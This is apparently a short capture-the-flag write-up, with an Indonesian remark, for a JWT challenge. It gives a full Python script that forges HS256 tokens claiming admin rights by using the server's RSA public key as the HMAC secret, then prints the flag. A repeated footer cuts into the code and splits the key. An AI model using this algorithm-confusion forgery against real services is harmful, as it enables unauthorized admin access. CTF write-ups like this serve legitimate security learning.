
entah kenapa dikit yang solve wkwkwk

```
#!/usr/bin/env python3


import base64, hmac, hashlib, json, time

PUB_PEM = b"""-----BEGIN PUBLIC KEY-----
MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQDEqY40Q5oNvX6B8tlffXM6Tded
vQ1+keAljD+QNpc0I+XxHrFOJSYndKcHKbORPTyuKfiqly2REMCp5E4Q7fb/GxQ9
qmXNXPY3KZ0ui7uRlDT20RoGErpwgssSNwY9L8Ka2jI/kcE7BZFvt8s0e0y4Y+GW
5ABjo0Smxq8JlC9uEQIDAQAB
```


Powered By **RTRTNI25**. Copyright 2025

```
-----END PUBLIC KEY-----
"""

def b64url(x: bytes) -> str:
    return base64.urlsafe_b64encode(x).rstrip(b'=').decode()

def sign(msg: bytes, key: bytes) -> str:
    sig = hmac.new(key, msg, hashlib.sha256).digest()
    return b64url(sig)

header = {"alg":"HS256","typ":"JWT"}

now = int(time.time())
candidates = [
    {"user":"admin","iat":now},
    {"username":"admin","iat":now},
    {"role":"admin","iat":now},
    {"is_admin":True,"iat":now},
]

for i,p in enumerate(candidates,1):
    h = b64url(json.dumps(header, separators=(',',':')).encode())
    b = b64url(json.dumps(p, separators=(',',':')).encode())
    msg = f"{h}.{b}".encode()
    tok = f"{h}.{b}.{sign(msg, PUB_PEM)}"
    print(f"[{i}] {p} ->\n{tok}\n")
```

Powered By **RTRTNI25**. Copyright 2025



3. FLAG

RTRTNI25{Weak_JWT_Secrets_Are_As_Good_As_None}

Powered By **RTRTNI25**. Copyright 2025